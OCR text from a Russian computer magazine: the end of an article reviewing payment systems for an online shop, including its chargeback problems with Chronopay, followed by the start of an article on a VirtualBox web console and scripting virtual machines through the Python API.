Что ж, теперь, основной для рунета сервис для приема платежей подключен. Охватив, тем самым, несколько миллионов пользователей, можно задуматься и о приеме другой электронной валюты.

ЯНДЕКС.ДЕНЬГИ, MONEYMAIL, EASYPAY

С этими платежными системами получилось еще проще. Вместо того, чтобы осваивать интерфейсы для подключения каждой платежной системы, заключать договора, заниматься оформлением бухгалтерской документации, мы воспользовались одним единственным сервисом — онлайн-обменником электронных валют ROBOXchange. Ценою небольшого процента с транзакций, взимаемого за услуги посредника, сервис избавил нас от необходимости заводить аккаунты на Яндекс.Деньги, MoneyMail, EasyPay. Система реализована очень удобно: клиент радуется моментальной оплате услуг, а мы — деньгам, которые, пройдя через ROBOXchange, попадают непосредственно на наш WM-кошелек. Минус, пожалуй, один — сравнительно высокая комиссия «Робокса»: это 8% удерживаемой с суммы транзакции.




ПРИЕМ ПЛАТЕЖА РАЗНЫМИ СПОСОБАМИ ЧЕРЕЗ ROBOXCHANGE

Впрочем, процент уже не кажется таким серьезным, когда осознаешь, сколько времени и сил ушло бы на подключение каждой из систем в отдельности. Скажу больше! Чтобы работать с платежными системами напрямую, нужно, к тому же, удовлетворять требованиям, которые они предъявляют к продавцу — начиная от чисто технических, выражающихся в конкретных характеристиках хостинга, и заканчивая финансовыми, серьезно ограничивающими возможность работы небольшим предприятиям. Например, для приема Яндекс.Денег (при работе с системой напрямую) ожидаемые объемы продаж магазина должны составлять не менее 10 000 рублей в месяц. Словом, мы свой выбор сделали в пользу ROBOXchange и решили потратить освободившееся время на подключение относительно новой, но уже достаточно зрелой платежной системы.

RBK MONEY

RBK Money — электронный кошелек, позволяющий принимать платежи почти 30 способами. Сформировав счет, клиент может внести платеж с помощью систем денежных переводов «Юнистрим» или CONTACT, в различных сетях терминалов моментальной оплаты, банковским переводом, кредитной картой и много как еще. Подключив одну эту систему, мы сразу охватили клиентов, у которых нет электронных кошельков и кредитных карт. Правда, отсюда последовал и недостаток: некоторые виды платежей зачисляются с задержкой до 8 банковских дней. В частности, мы настоятельно не рекомендуем вносить оплату через «Сбербанк». Во-первых, придется заполнять много бумажек, во-вторых, деньги от покупателя к продавцу идут порядка двух недель, что очень и очень долго.
Так или иначе, подключить систему RBK Money явно не будет лишним — ведь как иначе предоставить клиенту самые разные варианты оплаты, в том числе и переводом на банковский счет? Система работает с низкой комиссией за перевод (от 1%) и радует адекватной службой поддержки. А дочернее предприятие известного холдинга РБК вызывает уважение и доверие у клиента.



ФОРМА ДЛЯ ПОДКЛЮЧЕНИЯ RBK MONEY

CHRONOPAY

Следующим вопросом на пути организации электронного бизнеса стал прием оплаты с кредитных карт. Этот аспект электронного бизнеса оказался довольно сложным и поучительным, поэтому на нем хочется остановиться подробнее.
На рынке существуют компании, которые активно предлагают себя в качестве посредников в открытии так называемого Merchant account с возможностью принимать платежи пластиковыми карточками. На одном из семинаров интернет-магазинов мы познакомились с представителями небезызвестной компании Chronopay. Не знаю, как насчет родительской компании из Нидерландов с таким названием, а вот опыт общения с «российским дитем» оказался, мягко говоря, удручающим.
Процесс заключения договора был мучительным и долгим. Каждый день появлялось новое микро-требование со стороны «Хронопея»: то необходимо было поставить баннеры Visa и Mastercard на сайт, то добавить «Return Policy» и «Соглашение об использовании». Это не было сверхзадачей, но можно было эти требования изложить сразу вместе с остальными формами, а не выдавливать, как глубоко секретную информацию под пытками. Эпопея закончились только через три месяца: был подписан договор, и мы получили документацию по подключению.
Первым, кто засомневался в адекватности наших новых партнеров, оказался наш программист: «Такое впечатление, что интерфейс для работы писал школьник». Тем не менее, система оказалось рабочей: мы стали принимать платежи по кредитным картам, а клиенты радовались новому и удобному для многих способу оплатить наши услуги. Со временем оплат стало значительно больше, и здесь стали появляться проблемы. Согласно контракту с сервисом, выплаты «Хронопея» должны были осуществляться каждые две



LIQPAY ПОЗВОЛЯЕТ НЕ ТОЛЬКО ПРИНИМАТЬ ПЛАТЕЖИ ПО КАРТЕ



links

- Webmoney: www.webmoney.ru.
- Paymer: www.paymer.com.
- Яндекс.Деньги: money.yandex.ru.
- MoneyMail: www.moneymail.ru.
- EasyPay: www.easypay.by.
- ROBOXchange: roboxchange.com.
- RBK Money: rbkmoney.ru.
- Chronopay: chronopay.com
- LiqPAY: liqpay.com
- Ukash: www.ukash.com.
- PayPal: www.PayPal.com.
- Liberty reserve: libertyreserve.com.
- Xrates: xrates.ru.
- Casher: casher.ru.

недели. Но когда подошло время, оказалось, что тут как раз не все так хорошо. Договорные сроки постоянно нарушались, суммы всячески занижались, а общение с менеджерами сервиса превращалось в невразумительный и нервозный флейм. Но то была еще прелюдия. Через пару месяцев мы получили первое грозное сообщение chargeback.

В случае если покупатель обнаруживает в своей выписке списание средств, которое было совершено не по его инициативе (мошенническая операция), то он вправе подать жалобу в банк. Банк, в свою очередь, проводит расследование и принимает решение: возвращать клиенту деньги или нет. Такой возврат денег называется chargeback. Что означает это для продавца? В случае чарджбека продавец теряет проданный товар или услугу, средства по платежу, комиссию, которая была уплачена за обслуживание платежа, комиссию за конвертацию валюты (если платеж совершался в валюте, отличной от валюты торгового счета), а также штраф, уплачиваемый продавцом банку в случае каждого чарджбека (до $50). Комментарии излишни.

Само собой мы сразу начали выяснять, в чем причина этого чарджбека. Оказалось, что клиент якобы не получил услугу за свою оплату. Но, черт подери, мы-то продаем телекоммуникационные услуги. Биллинговая система фиксирует все действия клиента: что купил, когда и сколько времени пользовался. Все логи и скриншоты мы отправляем в Chronopay. Вежливый менеджер подбадривает нас, что клиентом оказался мошенник и, благодаря нам, они смогут вывести его на чистую воду, но... деньги клиента с нас списаны и вдобавок нам впарен штраф $30. Не самый удачный расклад.

Проходит время, и чарджбеки начинают появляться все чаще. Разбирательство по каждому из них чисто формальное, чаще всего не в нашу пользу. Когда штрафы начинают перекрывать прибыль, мы понимаем, что так называемые рисковые платежи легко отследить самим. Проверив через whois IP-адрес первого мошенника, выяснилось, что платил он с американской кредитной карты из солнечной страны Нигерии — даже прокси не использовал. «Хронопей» благополучно не заметил этого крохотного, но существенного факта и пропустил дивный платеж, и это нормальная практика! Но, к сожалению, все это мы выяснили много позднее, когда чарджбеки посыпались один за другим. И в основном платили из Румынии, Нигерии, Кот-д'Ивуара и подобных стран с американских и немецких карт. «Хронопей» не обращает на это внимания. Вероятно, не в силу низкой квалификации, а в силу неуемного желания заработать на доверчивом клиенте. В данном случае — интернет-магазине.

Тут есть одна хитрость. Если платеж вернуть клиенту добровольно, то штрафа и пятна на репутации компании в виде chargeback можно избежать. Такая операция называется Refund и подразумевает возврат средств со счета продавца на счет покупателя, который инициирован самим продавцом. В этом случае банк или процессинг не участвует в разрешении споров между продавцом и покупателем, они договариваются между собой сами.

Продавец сам принимает решение о рефанде: в этом случае он не платит штрафов в банк, но теряет комиссию за перевод и конвертацию. Чтобы как-то разрешить ситуацию с чарджбеками, мы создали свой отдел процессинга. Подход был прост: все рискованные платежи мы возвращаем сами и не обслуживаем по этому платежу клиента.

Тут-то и разволновался «Хронопей». Менеджер сразу перестал быть приторно вежливым, а стал угрюмым и холодным. Когда в течение месяца не стало ни одного чарджбека, мы получили письмо о том, что «Хронопей» разрывает с нами контракт. Становится ясна нехитрая стратегия подобных финансовых посредников. Привлекая в оборот средства клиента и всячески уклоняясь от выплат, менеджеры «Хронопея» свою сверхзадачу посчитали выполненной. Им просто выгодно зарабатывать на мошеннических операциях.

К счастью, появилась альтернатива подобной системе.

LIQPAY

Относительно недавно украинский «Приватбанк» внедрил систему LiqPAY для авторизации кредитных карт, которая имеет несколько принципиальных отличий от других мерчантов. Процедура оплаты состоит из нескольких частей. Сначала клиент вводит данные кредитной карты, затем номер своего мобильного телефона. На мобильный приходит sms с одноразовым кодом. Этот код следует ввести в соответствующее поле. Если платеж успешный, ему присваивается статус «проверяется»: такая проверка занимает от 5 минут до 12 часов. Как только платеж проверен и проведен, деньги поступают на счет интернет-магазина, без какого-либо холда — задержки, при которой процессинговая компания зачисляет деньги на внутренний счет, но вам не отдает.


Выводить деньги со счета LiqPAY на кредитную карту можно хоть каждый день. Комиссия на вывод небольшая:

- счет LiqPAY → карта «Приватбанка» — 0.55$+0.5%;
- счет LiqPAY → карта другого банка — 1.95$+1.0%.

При этом подключить прием платежей через LiqPAY — раз плюнуть. На освоение API и внедрение в нашу платежную систему нужных вызовов ушло 3-4 часа. Причем суппорт работает очень оперативно: можно писать в 2 ночи и быть уверенным, что тебе ответят. Тут, правда, вопрос в другом: как на него ответят! Сказывается большая текучка кадров в службе поддержки, а поэтому квалифицированный ответ за время нашего сотрудничества удавалось получить не всегда. Что касается ситуации с чарджбеками, то по сравнению с Chronopay — это небо и земля. LiqPAY всегда на стороне продавца. Чарджбеки можно оспаривать и вполне успешно. Также у них круглосуточный чат службы поддержки. Это удобно как для плательщика, так и для интернет-магазина: все проблемы можно быстро разрешить.



ДЛЯ ОПЛАТЫ ЧЕРЕЗ UKASH ПРИОБРЕТАЕТСЯ ВАУЧЕР



Впрочем, при всех плюсах есть и неудобства. Так, иногда срок проверки некоторых платежей доходит до 10 дней, что, конечно, не прибавляет довольства клиентов. Следующий нюанс заключается в том, что LiqPAY не принимает платеж, если IP-адрес плательщика и страна выдачи кредитной карты не совпадают. Это повышает безопасность, но порой лишает реальных владельцев карт возможности воспользоваться системой. Бывает, что SMS не приходит; тогда нужно обращаться в службу поддержки: те перезагружают SMS-шлюз и все начинает работать. Проблема в том, что не все клиенты будут тщательно добиваться оплаты, а просто уйдут к конкурентам. Уверена, что неудобства связаны с пока еще несовершенством молодой системы, однако такие «детские болезни» ограничивают желание переводить на нее ресурсы с высоким оборотом. Еще одна важная деталь — LiqPAY подходит, в основном, для процессинга карт русскоговорящей аудитории. Западные клиенты ее побаиваются.

Отработав схему продаж на русскоговорящем сегменте рынка, мы решили уверенным шагом направить луч маркетинга на запад. К сожалению, наши англо-, немецко- и китайскоговорящие братья и сестры не пользуются вебмани, не знают, что такое «Яндекс» и где находится главное отделение «Сбербанка».

UKASH

Посовещавшись, решили начать с британской платежной системы Ukash. Это ваучеры, которые можно приобрести в различных сетях терминалов по всей Европе. Подключение к системе заняло около 2 недель. К нам был прикреплен менеджер, который вежливо и грамотно отвечал на все вопросы. Главный плюс для клиента — это, конечно же, удобство. За наличные тот приобретает ваучер, затем вводится цифровой код в соответствующее поле — и все, покупка совершена. Если ваучер номиналом больше, чем сумма покупки, автоматически выдается ваучер на сумму сдачи. При необходимости ваучеры можно объединять и делить.

Если на аккаунте продавца скапливается сумма более $500 — средства можно вывести на банковский счет. Тут важно, что Ukash работает только с юридическими лицами.

Среди минусов — довольно высокий процент, который удерживается с суммы платежа (8%). Нас как продавца Ukash обрадовал возможностью бесплатно разместить свой баннер у них на сайте. Но система оказалась еще недостаточно распространена, поэтому транзакций с нее значительно меньше, чем ожидалось. Правда, надежда, что в скором времени она получит должное признание, есть :).

PAYPAL

А вот у кого нет проблем с популярностью, так это у PayPal. Родственные отношения с ведущим интернет-аукционом Ebay, процессинг многих видов кредитных карт и большой рекламный бюджет помогают этой системе завоевывать новых клиентов. Но перед тем как подключить к ней свой магазин, нужно обязательно иметь в виду следующее: Paypal — слабо защищенная система. Фактически, подобрав пароль к аккаунту, мошенник может распорядиться банковскими счетами или кредитной картой, привязанной к счету. Конечно, нужно учитывать триггеры, на которые срабатывает достаточно продвинутая антифрод система: например, на часто меняющийся IP-адрес из разных стран. Мошенники имеют конкретные схемы и стараются быстро потратить деньги, покупая в интернет-магазинах всевозможные товары и услуги. Интернет-магазины, получив деньги, отправляют товары или предоставляют услуги на сумму транзакции. Но PayPal — система возвратная. Как только владелец аккаунта обнаруживает несанкционированную транзакцию и выставляет претензию, PayPal возвращает деньги с аккаунта продавца и, в результате, интернет-магазин в этой цепи становится жертвой. У многих компаний число рисковых платежей доходит до 20%. Надо отметить, что и PayPal со своей стороны не горит желанием завоевать необъятные просторы русскоговорящей аудитории. Россия, Украина вообще не входят в список стран, с которыми PayPal работает. Вернее работает, но только в одну сторону. Платить можно, а получать деньги нельзя.

LIBERTY RESERVE

Среди клиентов обязательно есть группа людей, которые хотели бы остаться анонимными. Мы уважаем право клиента не афишировать персональную информацию, если он приобретает у нас туристическую сим-карту или виртуальный телефонный номер для своей оффшорной компании на Кипре. Естественно, когда клиент вводит данные кредитной карты, оставаться инкогнито невозможно. Webmoney не имеет представительских отделений во многих странах Азии, Африки, Латинской Америки, поэтому использовать ее в этих целях может быть затруднительно. Зато есть платежные системы, позволяющие принимать анонимные платежи. Мы остановили свой выбор на Liberty reserve. Скажем прямо, сомнений в отношении этой системы много. Но то, насколько у компании все сделано профессионально, нас подкупило. Чего стоит многоступенчатая система защиты — одна из лучших из того, с чем нам приходилось работать.

Спорный момент заключается в том, каким образом и с кого получить деньги, если вдруг система перестанет существовать. Поэтому большие суммы денег на Liberty reserve мы стараемся не аккумулировать и поскорее выводить в доверенную валюту. То, как вывести деньги из системы — отдельный вопрос. Если из Webmoney, RBK Money или LiqPAY денежные средства можно вывести на банковский счет, то в Liberty такой возможности нет. Webmoney официально заявила, что платежные средства из других систем менять с Webmoney нельзя под страхом блокирования счета. Пожалуй, здесь и начинаются пируэты финансового менеджмента. Как виртуальные средства превратить в реальные без особых рисков и потерь? Путь воина — всевозможные обменные пункты в интернете. На данный момент мы используем сервис xrates, помогающий найти наиболее выгодные предложения по обмену. В отличие от многих других, xrates представляет отзывы пользователей и отображает рейтинг обменных пунктов, что хоть немного позволяет ориентироваться в море предложений по обмену. Неплохим вариантом также является биржа casher. Если внимательно относиться к процессу обмена и выбора партнера, читая отзывы и учитывая рейтинг, все заканчивается успешно. Встречаются, конечно, индивиды-мошенники, которые набивают взаимные рейтинги с себе подобными. Но, как правило, это легко можно отследить по датам регистрации и обменных операций.

ЗАКЛЮЧЕНИЕ

Как ты заметил, вариантов приема платежей очень много. У всех есть сильные и слабые стороны. Я намеренно в этом обзоре не касалась стандартного варианта — банковского перевода по счету. Конечно, этот вариант нами предусмотрен. Стандартный банковский платеж (или Wire Transfer) — основное средство расчетов с юридическими лицами. Но комиссии некоторых банков доходят до 50 долларов за транзакцию, и при небольших платежах совершать покупку становится просто экономически нецелесообразно. В сравнении с такой комиссией 0.8% за транзакцию в системе Webmoney выглядит гораздо-гораздо привлекательней.

Чтобы начать вести бизнес в инете, вовсе необязательно подключать сразу все системы для приема платежей. Вполне достаточно одной-двух, но максимально удобных для той аудитории, которая будет пользоваться предлагаемыми услугами или приобретать товар. А уже со временем, учитывая отзывы и предложения, можно дополнительно вводить востребованные варианты для приема платежей. Ничего сверхъестественного здесь нет, а потому начать дело может каждый.

СТЕПАН «STEP» ИЛЬИН HTTP://TWITTER.COM/STEPAH








ПРОКАЧИВАЕМ ВИРТУАЛЬНУЮ МАШИНУ

РАЗБИРАЕМ С API ВИРТУАЛКИ И ДОБАВЛЯЕМ ЕЙ ВЕБ-ИНТЕРФЕЙС

НЕ НУЖНО ОБЪЯСНЯТЬ, ЧЕМ ПОЛЕЗНЫ ВИРТУАЛЬНЫЕ МАШИНЫ. НО ИХ ПОЛЕЗНОСТЬ МОЖНО УВЕЛИЧИТЬ, РАЗОБРАВШИСЬ, КАК УПРАВЛЯТЬ ИМИ УДАЛЕННО ИЛИ ВОВСЕ АВТОМАТИЗИРОВАТЬ ВЫПОЛНЯЕМЫЕ НА НИХ ЗАДАЧИ. ПРЯМО СЕЙЧАС МЫ ПОДНИМЕМ КЛАССНЫЙ ВЕБ-ИНТЕРФЕЙС ДЛЯ РАБОТЫ С ВИРТУАЛКАМИ И НАПИШЕМ СИСТЕМУ, КОТОРАЯ БУДЕТ ПРОВЕРЯТЬ ПРЕДЛОЖЕННЫЙ ФАЙЛ СРАЗУ НЕСКОЛЬКИМИ АНТИВИРУСАМИ, УСТАНОВЛЕННЫМИ НА РАЗНЫХ ВИРТУАЛЬНЫХ МАШИНАХ.


Запускать на винде сомнительные тулзы, скачанные с «хакерских» сайтов, кейгены и прочую ерунду, происхождение которой под большим вопросом, сродни добровольной установке в систему трояна. Такие файлы я предпочитаю запускать исключительно под виртуальными машинами. Проблемы возникают, когда домашнего компьютера или хотя бы ноута нет под рукой.


ВЕБ-КОНСОЛЬ ДЛЯ УПРАВЛЕНИЯ

К счастью, для каждой виртуальной машины **VirtualBox** (www.virtualbox.org), на котором у меня вполне успешно уже год работают несколько виртуалок, позволяет назначить порт VRDP-сервера и работать с ними удаленно через любой RPD-клиент: например, mstsc под виндой или rdesktop под линуксом. В настройках роутера проброшены два порта: один — до виртуалки с виндой и другой — для openSUSE. При всей красоте такого подхода очень скоро вскрылись два серьезных минуса. Во-первых, во многих сетях и хотспотах беспощадно режется все, кроме нескольких стандартных портов, и подключиться по RPD никуда уже не удается. А во-вторых, для возможности коннекта виртуальную машину приходится держать включенной, потому как функций удаленного управления или, скажем, включения по входящему подключению нет. Я уже не говорю о том, чтобы изменить параметры виртуальной машины или даже создать новую.

Для всего этого напрашивалось вполне очевидное решение — организовать управление через веб, ведь 80 порт открыт практически везде. Изобретать велосипед не пришлось: Sun некогда позаботилась о пользователях, инициировав разработку **VirtualBox Web Console** (code.google.com/p/vboxweb) и пустив ее в свободное плавание OpenSource. В результате, сейчас мы можем получить качественно написанный веб-демон, на котором будет крутиться AJAX-приложение для виртуальной машины. Тут все просто — это полная копия графического интерфейса виртуальной машины, только отображаемая в браузере. Вот тебе наглядный пример, какие интерфейсы можно создавать, используя всем доступные AJAX-фреймворки jQuery и его расширение jQuert UI. Создание новой виртуальной машины, запуск и ее остановка, сохранение состояния, изменения параметров гостевой ОС — все делается так, как если бы ты запустил VirtualBox на своей машине.







УСТАНАВЛИВАЕМ VIRTUALBOX WEB CONSOLE

Возможность такой оболочки реализована через API VirtualBox'а — систему вызовов, позволяющую с помощью различных языков манипулировать виртуальными машинами. Серверные компоненты веб-оболочки написаны на Python и используют привязки для этого языка. Кстати говоря, VirtualBox Python API в текущий момент входит в состав VirtualBox по умолчанию: до этого момента приходилось скачивать VirtualBox SDK и устанавливать привязки для Python'а вручную. В качестве основы для демона разработчиками был выбран **CherryPy** (www.cherrypy.org) как легкий и мощный веб-сервер. В результате демон (исходник — VBoxWebSrv.py) общается с VirtualBox, используя API, и с клиентом — посредством HTTP. Все просто: сервер принимает запросы от браузера клиента, проверяет их и выполняет вызов соответствующей функции VirtualBox API. Данные передаются с использованием стандарта JSON, который очень легко парсится в AJAX-окружении. Модуль на Python также регистрирует все события внутри VirtualBox'а (например, изменения состояния виртуальных машин) и передает их для отображения в веб-интерфейсе. Посмотрим, как это выглядит на практике.

УСТАНАВЛИВАЕМ ВЕБ-КОНСОЛЬ

Поскольку VirtualBox Web Console написана на Python'е, первое, что нужно сделать, — установить интерпретатор. Здесь и далее я буду описывать процесс для винды, но для других ОС все выполняется аналогично. Если не ищешь проблем, рекомендую взять Python версии 2.6 с python.org/download. Далее необходимо установить библиотеки расширения — так называемые Python Win32 Extensions, предварительно скачанные для используемой версии интерпретатора с репозитория sourceforge.net/projects/pywin32/files. Чтобы дальше все было окей, нужно проверить, чтобы путь к интерпретатору python.exe был прописан в переменной окружении PATH.
Следующий шаг — позаботиться о привязках. Вообще говоря, опцию Python API VirtualBox я выбирал во время установки, но... привязка почему-то не установилась (хотя файлы скопировались). Поэтому сразу объясню, как заинсталлить ее вручную. Для этого переходим в директорию с VirtualBox'ом (program files\sun\virtualbox), находим папку sdk\install и далее выполняем:

```
python vboxapisetup.py install
```

Еще один важный момент — под Windows Vista и W7 установку необходимо запускать из-под администратора. После этого можно было бы считать ее законченной и приступать к запуску веб-демона:


```
python VBoxWebSrv.py
```

Однако открыв в браузере http://localhost:8080 (официально поддерживается Internet Explore и Firefox), ты упрешься в тупик. Рабочая система запросит имя и пароль пользователя, которого мы еще банально не создали. Не вопрос! Опять же, из-под аккаунта администратора отдаем демону команду на создание нового пользователя: python VBoxWebSrv.py adduser myuser mypassword.
Теперь, залогинившись в систему, ты увидишь список виртуальных машин в левой панели, точно такой же, как и в самом интерфейсе VirtualBox. Если потребуется изменить порт или интерфейс, на котором нужно принимать подключения, достаточно указать нужные параметры в конфиге VBoxWeb.conf:

```
[global]
server.socket_host = "0.0.0.0"
server.socket_port = 8080
```

ЗАПРОС АВТОРИЗАЦИИ ВЕБ-ДЕМОНА






ВЕБ-ОБОЛОЧКА — ЭТО ПОЛНАЯ КОПИЯ ОБЫЧНОГО GUI-ИНТЕРФЕЙСА, НО НА AJAX


О том, что в VirtualBox вот-вот появится поддержка плагина на Flash, позволяющего управлять виртуальными машинами через браузер, мне рассказал один из разработчиков еще во время весенней конференции Sun Tech Days. Правда, в тот момент Sun ничего официально не объявлял, а пощупать все руками не вышло даже в самой последней бете. Такая возможность появилась с выходом VirtualBox Web Console, которая создавалась именно с целью предоставления доступа к VRDP-серверу через Flash. Разработанная технология называется **Sun RPD Web Control**. Последняя версия компонента закачивается во время установки веб-консоли, поэтому дополнительно настраивать ничего не нужно. Просто переходишь во вкладку Console, нажимаешь кнопку Connect, и ты прямо в окне браузера получаешь полноценное RPD-подключение со всеми его возможностями. Только представь: из любой точки мира ты можешь открывать страничку веб-интерфейса, запускать виртуальную машину и работать с ней, как ни в чем не бывало, прямо из браузера! Респект разработчикам.

ОСВАИВАЕМ API


Пример веб-консоли показывает, насколько мощным инструментом является система API-вызовов, позволяющая управлять всеми аспектами конфигурации и запуска виртуальных машин. Освоив несложные привязки, можно вывести использование виртуальных машин на новый качественный уровень. В отличие от VMware, ты не можешь включить автозапуск гостевых систем в момент запуска гостевой машины. Но благодаря простенькому скрипту, запуск можно автоматизировать и влиять на любые его параметры. Вообще, есть несколько вариантов решения задачи, но попробуем реализовать это с помощью сценария, который будет отдавать команды на старт виртуалок с помощью **VirtualBox API**. Система встроенных вызовов такова, что использовать его можно из самых разных языков программирования: существуют привязки (т.е. специальные модули) для Java, Python и других языков. У нас уже установлено все, что нужно для работы с Python, поэто-



НЕБОЛЬШОЙ СКРИПТ ДЛЯ ЗАПУСКА ВИРТУАЛЬНОЙ МАШИНЫ ЧЕРЕЗ API



УСТАНАВЛИВАЕМ WINDOWS XP ПОД VMWARE SERVER



▷ info

• Комплект разработчика для VirtualBox включает в себя примеры на Java, Python, Perl.

• В случае автоматизированного использования VirtualBox ее лучше запускать как сервис. Рекомендую тебе правильный мануал по этому поводу: thelivedevil.com/virtualbox/how-to-run-virtualbox-as-service-in-windows.



▷ dvd

На диске ты найдешь последние версии виртуальных машин, а также разработанные нами скрипты, в том числе, исходники системы для автоматизированного тестирования антивирусов.

му это хороший вариант для старта. Скажу более — прямо с VirtualBox'ом идет специальная обертка, в которой завуалированы многие кроссплатформенные аспекты, а потому написанные с ее помощью скрипты будут работать на разных платформах.
Любой скрипт с использованием привязки начинается с подключения нужного модуля и создания объекта **virtualBoxManager**:

```
import VirtualBoxManager
virtualBoxManager =
   VirtualBoxManager(None, None)
```

Конструктор для создания объекта может принимать параметры, но мы их оставим по умолчанию: (None, None). После создания экземпляра объекта можно выполнять разные операции. Например, следующий код запустит виртуальную машину по ее имени или идентификатору (ID):

```
vbox = virtualBoxManager.vbox
mgr = virtualBoxManager.mgr
print "Version is",vbox.version

name = "xp eng"
mach = machById(name)

if mach is None:
   print "cannot find machine",name
else:
   session = mgr.getSessionObject(vbox)
   progress = vbox.openRemoteSession(
     session, mach.id, "gui", "")

   progress.waitForCompletion(-1)
   session.close()
```


Для запуска виртуальной машины используется функция openRemoteSession(), при этом в качестве первых двух параметров передается сессия, идентификатор виртуальной машины. Поскольку мы позволяем пользователю использовать как идентификатор, что неудобно, так и имя виртуальной машины, то дополнительно определяем функцию machById. Задача функции — по имени виртуальной машины определить ее идентификатор:

```
def machById(id):
   mach = None
   for m in virtualBoxManager.
     getArray(vbox, 'machines'):
        if m.name == id or mach.id == id:
            mach = m
            break
   return mach
```

